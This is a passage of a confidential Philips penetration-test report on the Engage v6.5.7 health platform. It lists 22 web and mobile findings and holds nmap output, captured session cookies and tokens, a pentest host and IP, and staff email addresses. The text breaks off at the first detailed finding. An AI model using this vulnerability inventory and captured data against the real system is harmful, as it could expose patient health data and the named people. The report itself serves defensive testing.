



# PHILIPS

## Security Testing Report

Engage v6.5.7

PHM\Vital Health

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.



## Table of Contents


Table of Contents.....	2
Document Version Control .....	3
Document History .....	3
Distribution List.....	5
1. Definitions & Abbreviations.....	6
2. System Details & Architecture .....	7
3. Scope .....	8
4. Not in Scope.....	10
5. Executive Summary .....	11
6. Vulnerability Summary .....	13
7. Observations.....	15
8. Detailed Vulnerability Report .....	21
8.1 WebApp: Improper Authorization .....	21
8.2 WebApp: Unrestricted file upload .....	25
8.3 WebApp: Engage contains multiple .js.map files that can be downloaded by anyone .....	31
8.4 WebApp: SAML: replay attack possible.....	32
8.5 WebApp: Brute force password guessing attack possible.....	35
8.6 WebApp: Upload of Malicious file.....	40
8.7 WebApp and Webservices: Sensitive information in the URL .....	46
8.8 WebApp: CSV injection .....	50
8.9 WebApp: Verbose error message .....	53
8.10 WebApp: Username Enumeration .....	55
8.11 WebApp: Stored HTML Injection.....	57
8.12 MobileApp (Android): No Rate Limit on reset password Email .....	59
8.13 MobileApp (Android): Misconfigured account lockout policy implemented .....	62
8.14 MobileApp (iOS): Vulnerable version of Software in Use.....	64
8.15 MobileApp (Android) - Webservices : Server Banner Disclosure .....	66
8.16 MobileApp (Android) - Webservices: Improper Input Validation .....	68

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).





8.17 MobileApp (Android) - Webservices, WebApp : HTTP TRACE Method Enabled.....	73
8.18 MobileApp (Android): No confirmation on email change .....	76
8.19 MobileApp (Android & iOS)- Web Services: TLS Implementation Flaws .....	79
8.20 MobileApp (Android): Insecure Local Storage .....	81
8.21 MobileApp (Android): Business Logic Vulnerability .....	84
8.22 MobileApp (Android): Input Returned in Response .....	87
9. Tools Used .....	90
10. Automated Tool Report.....	90
11. Manual Test Reports and Test Case Execution .....	90

## Document Version Control

Name of the document: Engage v6.5.7 Security Testing Report		
<b>Version:</b> 5.0	<b>Intake ID:</b>	2819
<b>Document Definition:</b> This document highlights the vulnerabilities currently existing in the application under scope. It also documents possible actions to be taken to reduce/eliminate the vulnerabilities.	<b>Document ID:</b>	PRHC/C40/SVN//3053
<b>Author:</b> Sai Praneetha Bhaskaruni, Harshal Kukade	<b>Effective Date:</b>	22/Nov/2023
<b>Reviewed by:</b> Shabana Bagum		

## Document History

Version	Date	Author	Section	Changes
0.1	20 Dec 2021	Chaitra N Shivayogimath	Complete	Initial Draft
0.2	20 Dec 2021	Ashwin K K	Complete	Addition & Review

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



1.0	21 Dec 2021	Shabana Bagum	Complete	Final Review
1.1	02 May 2022	Sreerag M	Complete	Initial Draft
1.2	03 May 2022	Shibija K	Complete	Addition & Review
2.0	04 May 2022	Pranati Mohanty	Complete	Final Review
2.1	21/Oct/2022	Shibija K	Complete	Initial Draft
2.2	21/Oct/2022	Sreerag M	Complete	Addition & Review
2.3	03/Nov/2022	Akash Hari	Complete	Addition
2.4	03/Nov/2022	Shabana Bagum	Complete	Addition & Review
3.0	04/Nov/2022	Pranati Mohanty	Complete	Final Review
3.1	05/May/2023	Varsha Seetharam & Akash Hari	Complete	Addition
3.2	05/May/2023	Chaitra N Shivayogimath	Complete	Addition & Review
4.0	08/May/2023	Shabana Bagum	Complete	Final Review
4.1	09/May/2023	Varsha Seetharam	8.1- Reduced the severity to Low 8.3 – Closed the finding	Addition & Review
4.2	16/Nov/2023	Sai Praneetha Bhaskaruni, Harshal Kukade	Section: 3,4,5,6,7,8,9,10,11	Revalidation of issues & Mobile application testing

PHILIPS SCOE

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).

Printed copies are uncontrolled unless authenticated.



5.0	22/Nov/2023	Shabana Bagum	Complete	Final Review
-----	-------------	---------------	----------	--------------

## Distribution List

User/Department/Stakeholder	E-Mail ID
Project Owner and PSO	<a href="mailto:corne.van.driel@philips.com">corne.van.driel@philips.com</a> , <a href="mailto:vaibhav.patil_1@philips.com">vaibhav.patil_1@philips.com</a> , <a href="mailto:vaibhav.gaikwad@philips.com">vaibhav.gaikwad@philips.com</a> , <a href="mailto:Rahul.Rajan@philips.com">Rahul.Rajan@philips.com</a> , <a href="mailto:freek.weijers@philips.com">freek.weijers@philips.com</a>

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.



## 1. Definitions & Abbreviations

Term	Explanation
SCoE	Security Center of Excellence
TLS	Transport Layer Security
SSL	Secure Socket Layer
XSS	Cross Site Scripting
HTML	Hyper Text Markup Language
VH	Vital Health
PHM	Population Health Management

The severity of every vulnerability has been calculated by using industry standard **Common Vulnerability Scoring System (CVSS)** used for assessing the severity of computer system vulnerabilities. CVSS provides a way to capture the principal characteristics of a vulnerability and produce a numerical score (Scores range from 0 to 10, with 10 being the most severe) reflecting its severity. The numerical score can then be translated into a qualitative representation (such as low, medium, high, and critical) to help organization properly assess and prioritize their vulnerability management processes.

The severity rating for the numerical values are mapped below:

None	0.0
Low	0.1 - 3.9
Medium	4.0 - 6.9
High	7.0 - 8.9
Critical	9.0 - 10.0

The **Severity** and **CVSS vector** of each vulnerability is calculated using the CVSS V3 **Base Score Metrics** Calculator located [here](#). Vulnerabilities identified during security assessment are classified into standardized categories. Refer following table for more information:

Categories for vulnerability classification

Web application security assessment	OWASP Top Ten - 2021
Mobile application security assessment	OWASP Top Ten - 2016

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

IoT/Hardware security assessment	OWASP Top Ten – 2014
----------------------------------	----------------------

## 2. System Details & Architecture

Brief about the product architecture:

- Engage is a web application used for managing health related data of patients and primarily accessed by patients, General Practitioners (GP) and hospital professionals for recording different type of tests and its observations for the respective patient. Engage web application is running on IIS web server hosted on Windows server platform. The application is accessible externally from the internet.
- Application is developed on Microsoft .Net framework and uses jQuery JavaScript libraries.
- Testing environment: Test environment for Pen Test.




Figure 1: Architecture Diagram



### 3. Scope

The scope of this security assessment is to perform **Grey-Box** security testing to find security threats that may come from a malicious outsider or insider user of the **Engage v6.5.7**. Security testing on **Web application, Android & iOS Mobile Applications** of the **Engage v6.5.7**. is performed.

The following list includes some examples of major activities performed during the assessment:

#### Web Application:

- Crawl through complete scope of the web application/service space and identify for any unauthenticated URL or directory.
- Check for all input injection-based attacks across all the possible entry fields in Web API.
- Exploiting any known component vulnerability or service misconfiguration.
- Reviewing the transport layer security implemented.

#### Android/IOS applications:

- Perform comprehensive "crawl" of all authenticated and unauthenticated application screens using test account.
- Applications was checked for local storage of the applications in mobile devices.
- Application transport layer protection is tested for clear text transmission of application data & for weak ciphers.
- Each application screen is tested to ensure that applicable authentication and/or authorization requirements are properly enforced along with associated business logic controls.
- Proof-of-concept exploits are performed, and applicable screenshots are captured to illustrate vulnerabilities.
- All application components are reviewed for conformance with GDS Application Security Directives.

Follow "[Test case execution](#)" section to get the detailed about test cases.

The test scope for this release is explained in the below table:

Start Date	End Date	Applications/Devices/IP's/URL's
30/Oct/2023	16/Nov/2023	Web URL: <a href="https://singleinstance-externalpentest.vitalhealthsoftware.com/">https://singleinstance-externalpentest.vitalhealthsoftware.com/</a> <ul style="list-style-type: none"> <li>• Version: v6.5.7</li> <li>• Environment: Pentest</li> <li>• User Role: Admin, Provider, Patient, Related Person</li> </ul>
06/Nov/2022	15/Nov/2022	Mobile App Name: <ul style="list-style-type: none"> <li>• Engage-2.5.7-ci327774-prod-signed.apk</li> </ul>

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



		<ul style="list-style-type: none"><li>• Engage-2.5.7-ci327774-adhoc-signed.ipa</li><li>• Version: v6.5.3</li><li>• Environment: Pentest</li><li>• User Role: Patient</li></ul> <p>Mobile Application API services:</p>  <p>Engage Mobile WebServices.zip</p>
--	--	---

Note: The scope of the web application security assessment covers below:

- Related person support (informal caregivers) portal.
- Retest of previously found security issues such as Broken Access Control, Unrestricted File upload, Sensitive information via .js.map files, SAML replay attack, Brute force attack for Change password.

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.



## 4. Not in Scope

- Stress test (DDOS)
- Complete web application of Patient & Care Provider Portals

**Note:** We have covered the testing of **Engage v6.5.7** in the environment provided and the results are valid if the same environment is replicated. Re-run the tests if a new propagation of the environment is made.

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



## 5. Executive Summary

Security Center of Excellence (SCoE) team is engaged in activities to conduct security assessment of **Engage - v6.5.7** which included **Web Application, Android & iOS Mobile Applications** in scope. The purpose of the engagement is to evaluate the security of the **Engage - v6.5.7** against industry best practice criteria.

Note: Only highlights of important vulnerabilities are described below. Please refer 'Vulnerability Summary' section for complete detailed list of vulnerabilities.

During the security assessment following factors were found with consideration for significant improvement:

- Improper Authorization
- Security Misconfigurations
- Components with Known vulnerabilities

During the security assessment, security issues in the below areas are not found:

- Database injection
- Cross site Request Forgery attacks

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).

11

Printed copies are uncontrolled unless authenticated.



## VULNERABILITY SUMMARY CHART

The graph below shows a summary of the number of vulnerabilities and their severities.

**Note:** The vulnerabilities mentioned in this report are technical vulnerabilities only. The Product Security Risk Assessment would report the business risks associated with these vulnerabilities.

Critical	High	Medium	Low
0	0	2	10

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.



## 6. Vulnerability Summary

The findings and vulnerabilities from the assessment are explained in the below table:

Finding No.	Vulnerability Title	Technical Risk	Impacted Area	CVE ID*	Status
76575	Improper Authorization	Medium	WebApp	NA	Open
86202	Unrestricted file upload	Low	WebApp	NA	Closed
89160	Engage contains multiple .js.map files that can be downloaded by anyone	Medium	WebApp	NA	Closed
89161	SAML: replay attack possible	Medium	WebApp	NA	Closed
89162	Brute force password guessing attack possible	Informational	WebApp	NA	Open
89163	Upload of Malicious file	Informational	WebApp	NA	Open
76339	Sensitive information in URL	Medium	WebApp	NA	Closed
86200	CSV Injection	Low	WebApp	NA	Open
86201	Verbose error message	Low	WebApp	NA	Open
86203	Username Enumeration	Low	WebApp	NA	Open



23049	Stored HTML Injection	Informational	WebApp	NA	Open
89268	No Rate Limit on Reset Password Email	Low	MobileApp - Android	NA	Open
89269	Misconfigured account lockout policy implemented	Informational	MobileApp - Android	NA	Open
89270	Vulnerable version of Software in Use	Medium	MobileApp - iOS	<a href="#">Refer 8.14</a>	Open
89271	Server Banner Disclosure	Low	MobileApp - Android	NA	Open
89272	Improper Input Validation	Low	Webservices (mobile)	NA	Open
81693	HTTP TRACE Method Enabled	Low	Webservices (mobile)	NA	Open
89273	No Confirmation on email Change	Low	MobileApp - Android	NA	Open
89274	TLS Implementation Flaws	Low	Webservices (mobile)	NA	Open
53228	Insecure Local Storage	Informational	MobileApp - Android	NA	Open
89275	Business Logic Vulnerability	Informational	MobileApp - Android	NA	Open
35843	Input returned in response	Low	MobileApp - Both	NA	Open

\*CVE ID are mentioned for the vulnerabilities which has a known external CVE.

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



## 7. Observations

Below mentioned observations are not considered as vulnerability but informative to the business.

*Observations which shows good implementation or best practice identified*

- Application is set with most of the security headers.

- There are no known vulnerabilities. Everything is up to date.

Technologies	Current Version	Latest Available Version	Remarks	Reference
Core-js	3.29.0	3.33.2	No vulnerabilities identified for current package	<a href="https://security.snyk.io/package/npm/core-js/3.29.0">https://security.snyk.io/package/npm/core-js/3.29.0</a>
jQuery	3.6.3	3.7.1	No vulnerabilities identified for current package	<a href="https://security.snyk.io/package/npm/jquery/3.6.3">https://security.snyk.io/package/npm/jquery/3.6.3</a>
jQuery UI	1.13.2	1.13.2	No vulnerabilities identified for	<a href="https://security.snyk.io/package/npm/jquery-ui/1.13.2">https://security.snyk.io/package/npm/jquery-ui/1.13.2</a>

www.elsevier.com

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



			current package	
Bootstrap	3.4.1	5.3.2	No vulnerabilities identified for current package	<a href="https://security.snyk.io/package/npm/bootstrap/3.4.1">https://security.snyk.io/package/npm/bootstrap/3.4.1</a>
DOMPurify	2.4.3	3.0.6	No vulnerabilities identified for current package	<a href="https://security.snyk.io/package/npm/dompurify/2.4.3">https://security.snyk.io/package/npm/dompurify/2.4.3</a>

- Cookie attribute is set to True for HTTP only attribute and secure flag.

Name	Value	Domain	Path	Expires	Size	HttpOnly	Secure	SameSite	P...	Prior...
Host-ASP.NET_SessionId	nazbwfvzsmdufh511dlid4sd	single...	/	Session	48	✓	✓	None	Mediu...	
ASPxAUTH	8C52670AFD0956C87A8BEBC454B6B21FA68...	single...	/	Session	297	✓	✓	None	Mediu...	
company	CareOrganization	single...	/	2024-...	23		✓		Mediu...	
AuthenticationMethod	UsernamePassword	single...	/	2024-...	36	✓	✓		Mediu...	
contexthash	1348279778	single...	/	Session	21		✓		Mediu...	
project	Comps	single...	/	Session	12		✓		Mediu...	
AntiXsrfToken	9aF4-pfe20jNxGAE6wSt_xE8FpANWl2Mct...	single...	/	Session	75	✓	✓		Mediu...	

PHILIPS SCOE

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



- Strong cipher suites are supported by the server and uses TLSv1.2 protocol for secured connection.

```

Nmap Output Ports / Hosts Topology Host Details Scans
nmap -sV -p - -Pn --script ssl-enum-ciphers singleinstance-externalpentest.vitalhealthsoftware.com

Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-16 16:41 India Standard Time
N SOCK ERROR [0.0620s] ssl_init_helper(): OpenSSL legacy provider failed to load.

Nmap scan report for singleinstance-externalpentest.vitalhealthsoftware.com (3.124.245.161)
Host is up (0.17s latency).
rDNS record for 3.124.245.161: ec2-3-124-245-161.eu-central-1.compute.amazonaws.com
Not shown: 65534 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
443/tcp    open  ssl/https
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-trane-info: Problem with XML parsing of /evox/about
| ssl-enum-ciphers:
|   TLSv1.2:
|     ciphers:
|       TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (secp384r1) - A
|       TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (ecdh_x25519) - A
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (secp384r1) - A
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (ecdh_x25519) - A
|       TLS_RSA_WITH_AES_256_GCM_SHA384 (rsa 2048) - A
|       TLS_RSA_WITH_AES_128_GCM_SHA256 (rsa 2048) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA256 (rsa 2048) - A
|       TLS_RSA_WITH_AES_128_CBC_SHA256 (rsa 2048) - A
|     compressors:
|       NULL
|     cipher preference: server
|_  least strength: A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 269.46 seconds

```

- Allow backup flag is set to false.

```

<uses-permission android:name="android.permission.USE_BIOMETRIC"/>
<application android:allowBackup="false" android:appComponentFactory="androidx.core.app.CoreComponentFactory" android:debuggable="false" android:extractNativeLibs="true" android:icon="@mipmap/ic_launcher_square" android:label="@string/app_name" android:name="crc641fe6c62f0b8a458.CurrentActivityResolver" android:theme="@style/Theme.App.Starting">
  <receiver android:exported="true" android:name="com.google.firebaseio.iid.FirebaseInstanceIdReceiver" android:permission="com.google.android.c2dm.permission.SEND">
    <intent-filter>

```



*Observations which shows missing best practice or possible weak implementation (this may/may not be direct active threat):*

- Cache Control header is set to no cache & public which is consumed by the web application stores the sensitive information in the browser.

Request		Response
Pretty	Raw	Hex
1 <code>POST /api/actions/rule/CRU_GetActiveWelcomeModuleForPatient HTTP/1.1</code>		✓ 200 1995 XML
2 <code>Host: singleinstance-externalpentest.vitalhealthsoftware.com</code>		
3 <code>Cookie: AuthenticationMethod=UsersAndPassword; company=CareOrganization; AntiXsrfToken=d5D9hlyhCbgfOthkJ4J1HNU09vFtDgfhNU09vAhCcm7P9VU09v0vStI8RkA9; project=Cmps; consentHash=13114426; APPAuth=1</code>		
4 <code>Content-Type: application/x-www-form-urlencoded</code>		
5 <code>Content-Length: 303</code>		
6 <code>Sec-Ch-Ua: "Chromium";v="118", "Not2A", brand;"v="24"</code>		
7 <code>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5924.119 Safari/537.36</code>		
8 <code>Content-Type: text/xml; charset=UTF-8</code>		
9 <code>Accept: application/xml, text/xml, */*; q=0.01</code>		
10 <code>Cache-Control: no-cache</code>		
11 <code>X-Requested-With: XMLHttpRequest</code>		
12 <code>Sec-Ch-Ua-Platform: "Windows"</code>		
13 <code>Origin: https://singleinstance-externalpentest.vitalhealthsoftware.com</code>		
14 <code>Sec-Fetch-Site: same-origin</code>		
15 <code>Sec-Fetch-Mode: cors</code>		
16 <code>Sec-Fetch-Dest: empty</code>		
17 <code>Referer: https://singleinstance-externalpentest.vitalhealthsoftware.com/backend/main.html?portal=U</code>		
<a href="https://singleinstance-externalpentest.vitalhealthsoftware.com/api/actions/rule/CRU_GetActiveWelcomeModuleForPatient">https://singleinstance-externalpentest.vitalhealthsoftware.com/api/actions/rule/CRU_GetActiveWelcomeModuleForPatient</a>		
1 <code>HTTP/1.1 200 OK</code>		
2 <code>Cache-Control: no-cache</code>		
3 <code>Pragma: no-cache</code>		
4 <code>Content-Type: application/xml; charset=utf-8</code>		
5 <code>Expires: -1</code>		
6 <code>Vary: Accept-Encoding</code>		
7 <code>Content-Security-Policy: default-src 'self' https://*.phedp.com https://*.twilio.com https://*.twilio.com https://*.vitalhealthsoftware.com vitalhealthsoftware.nl *.philipsvitalhealth.nl img-src 'self' vitalhealthsoftware.com *.vitalhealthsoftware.nl *.philipsvitalhealth.nl data: object-src blob: script-src 'self' style-src 'self' vitalhealthsoftware.com vitalhealthsoftware.nl *.philipsvitalhealth.nl unsafe-inline: frame-ancestors 'self' vitalhealthsoftware.nl *.vitalhealthsoftware.com *.philipsvitalhealth.nl frame-src 'self' blob: *.philipsvitalhealth.nl *.questionnairemanager.be questionnairemanager.be *.questionnairemanager.eu *.questionnairemanager.nz vitalhealthsoftware.com *.vitalhealthsoftware.nl https://www.youtube.com https://www.youtube.be https://player.vimeo.com https://players.brightcove.net https://mindsightdistrict.com https://www.failuremakers.org https://acc.educatiesl.mindsightdistrict.com https://edgekoppeptaal.vhscloud.nl https://stablekoppeptaal.vhscloud.nl https://www.thuisarts.nl/</code>		
8 <code>X-Frame-Options: SAMEORIGIN</code>		
9 <code>X-Content-Type-Options: nosniff</code>		
10 <code>Referrer-Policy: same-origin</code>		
11 <code>Feature-Policy: geolocation 'self'</code>		

Request		Response			
Pretty	Raw	Hex	Pretty	Raw	Hex
1 GET	/api/metadata/Backend.Types/fingerprints-aaf6d902bf1b01e9f57aaaf2f945a62fd7b3bd73754fc549	1059 https://singleinstance-ext-... GET /api/metadata/Backend.Types/fingerprints-aaf6d902bf1b01e9f57aaaf2f945a62fd7b3bd73754fc549	200	123690	JSON
2 GET	/emptypage.html	6060 https://singleinstance-ext-... GET /emptypage.html	200	1755	XML
3 Cookies:	AuthenticationMethod=UsernamePassword; company=CareOrganization; AntiXsrfToken=D9d8M9PqOphGtDhJ431yHNU0gRtDtgfpUBh7sAlloCm7BV0oGwfrSIRa5Q; project=Comps; contexthash=e; ASPXAUTH=782d39f75b60d26cf231462c102a02cfbc59c04247d735e04266959AD45D45D9552707619C93E042496ed05B0650937CA38856E695F42187C984B03C521B5A078C16A2CCE3950384C395B86BEC616B0530B565EC7B4736B7A7AC4D4771D36331057FB5657LB5406B85B841FDE857726A71BDC023DEPFSFC45573455D9DF96A30; _Host-ASP_Net_SessionId=vxcpdvrghbnj;j0x0t3t0ody		4	1037	HTML
4 Sec-Ch-Ua-Platform	"Windows"		5	1037	HTML
5 Sec-Ch-Ua-Mobile	?0		6	1037	HTML
7 User-Agent	Chrome/119.0.6045.105 Safari/537.36		8 Content-Type	application/json; charset=utf-8	
9 Accept	/*		10 Sec-Fetch-Site	same-origin	
11 Accept-Mode	same-origin		12 Sec-Fetch-Dest	empty	
13 Referer	https://singleinstance-externaltest.vitalhealthsoftware.com/backend/no-referrer		14 Accept-Encoding	gzip, deflate, br	
15 Accept-Language	en-US,en;q=0.9		16 X-Content-Type-Options	nosniff	
			17 X-Frame-Options	SAMEORIGIN	
			18 X-Content-Type-Options	nosniff	
			19 Referrer-Policy	same-origin	
			20 Feature-Policy	geolocation 'self'	
			21 X-XSS-Protection	1; mode=block	

PHILIPS SCOF

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



- It is observed during the testing that a License Key is revealed in the HTTP responses. Unsure of the usage of this License key this is reported under observation. Requesting the product team to check on this and act to not send the License Key in response if it's not required to.

- During the security assessment, it is observed that the application has many permissions like READ and WRITE to external device, which are considered dangerous as it allows more control over the device. The android application permissions are found in the Androidmanifest.xml file. There are many other permissions, which are also to be looked in for a safer side.

```
1 <?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android" android:compileSdkVersion="31" android:compileSdkVersionCodename="w12" android:internalAllocation="InternalOnly" package="com.philips.vitalhealthsoftware.engage" platformBuildVersion="31" platformBuildVersionName="w12">
2   <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
3   <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
4   <uses-permission android:name="android.permission.USE_FINGERPRINT"/>
5   <uses-permission android:name="android.permission.WAKE_LOCK"/>
6   <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
7   <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
8   <uses-permission android:name="android.permission.MODIFY_AUDIO_SETTINGS"/>
9   <uses-permission android:name="com.google.android.c2dm.permission.RECEIVE"/>
10  <uses-permission android:name="com.philips.vitalhealthsoftware.engage.permission.C2D_MESSAGE"/>
11  <uses-permission android:name="com.google.android.media.effects.SCREEN_EFFECTS"/>
12  <uses-permission android:name="android.permission.RECORD_AUDIO"/>
13  <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
14  <uses-permission android:name="android.permission.CAMERA"/>
15  <uses-permission android:maxSdkVersion="30" android:name="android.permission.BLUETOOTH"/>
16  <uses-permission android:maxSdkVersion="30" android:name="android.permission.BLUETOOTH_ADMIN"/>
17  <uses-permission android:maxSdkVersion="30" android:name="android.permission.BLUETOOTH_PRIVILEGED"/>
18  <uses-permission android:maxSdkVersion="30" android:name="android.permission.ACCESS_FINE_LOCATION"/>
19  <uses-permission android:maxSdkVersion="30" android:name="android.permission.ACCESS_COARSE_LOCATION"/>
20  <uses-permission android:name="android.permission.BLUETOOTH_SCAN" android:usesPermissionFlags="neverForLocation"/>
21  <uses-permission android:name="android.permission.BLUETOOTH_CONNECT"/>
22  <permission android:label="Notification Permission" android:name="com.philips.vitalhealthsoftware.engage.permission.C2D_MESSAGE" android:protectionLevel="signature">
23   <queries>
24     <package android:name="us.zoom.videomeetings"/>
25     <package android:name="com.microsoft.teams"/>
26     <package android:name="com.zoho.zmessenger"/>
27     <package android:name="com.Slack"/>
28     <package android:name="com.google.android.apps.meetings"/>
29     <package android:name="com.google.android.talk"/>
30     <package android:name="com.gotomeeting"/>
31     <package android:name="com.cisco.webex.meetings"/>
32     <package android:name="org.jitsi.meet"/>
33   </queries>
34 </manifest>
```

PHILIPS SCOE

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



- During the security assessment of the product, it is observed that the Android application exports the following components for use by other applications but does not properly restrict which applications can launch the component or access the data it contains.
  - com.google.firebaseio.iid.FirebaseInstanceIdReceiver
  - com.google.android.gms.auth.api.signin.RevocationBoundService

```
AndroidManifest.xml X
C: > VAPT > mobile application testing > 2630 Engage > Engage-2.5.3-ci316015-prod-signed > AndroidManifest.xml
27 |     <package android:name="com.Slack"/>
28 |     <package android:name="com.google.android.apps.meetings"/>
29 |     <package android:name="com.google.android.talk"/>
30 |     <package android:name="com.gotomeeting"/>
31 |     <package android:name="com.cisco.webex.meetings"/>
32 |     <package android:name="org.jitsi.meet"/>
33 |     <package android:name="com.android.chrome"/>
34 |     <intent>
35 |         <action android:name="android.media.action.IMAGE_CAPTURE"/>
36 |     </intent>
37 |     </queries>
38 |     <uses-permission android:name="android.permission.USE_BIOMETRIC"/>
39 |     <application android:allowBackup="false" android:appComponentFactory="androidx.core.app.CoreComponentFactory" android:debuggable="true" android:icon="@mipmap/ic_launcher" android:label="Engage" android:roundIcon="@mipmap/ic_launcher_round">
40 |         <receiver android:exported="true" android:name="com.google.firebaseio.iid.FirebaseInstanceIdReceiver" android:permission="com.google.firebase/IID_PERMISSION">
41 |             <intent-filter>
42 |                 <action android:name="com.google.android.c2dm.intent.RECEIVE"/>
43 |                 <action android:name="com.google.android.c2dm.intent.REGISTRATION"/>
44 |                 <category android:name="com.philips.vitalhealthsoftware.engage"/>
45 |             </intent-filter>
46 |             <intent-filter>
47 |                 <action android:name="com.google.android.c2dm.intent.RECEIVE"/>
```

- SSL pinning** can be bypassed in Android Emulator. Traffic was intercepted for several features in physical device (Android and iPhone)  
Note: To intercept the application with full capability, app should be with ssl pinning disabled to Test.
- Root/ Jailbreak detection** not identified in Android and Tester was able to install app in rooted mobile.

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.



## 8. Detailed Vulnerability Report

### 8.1 WebApp: Improper Authorization

Vulnerability Title	Improper Authorization
Vulnerability Category	A1 – Broken Access Control
Severity	Medium
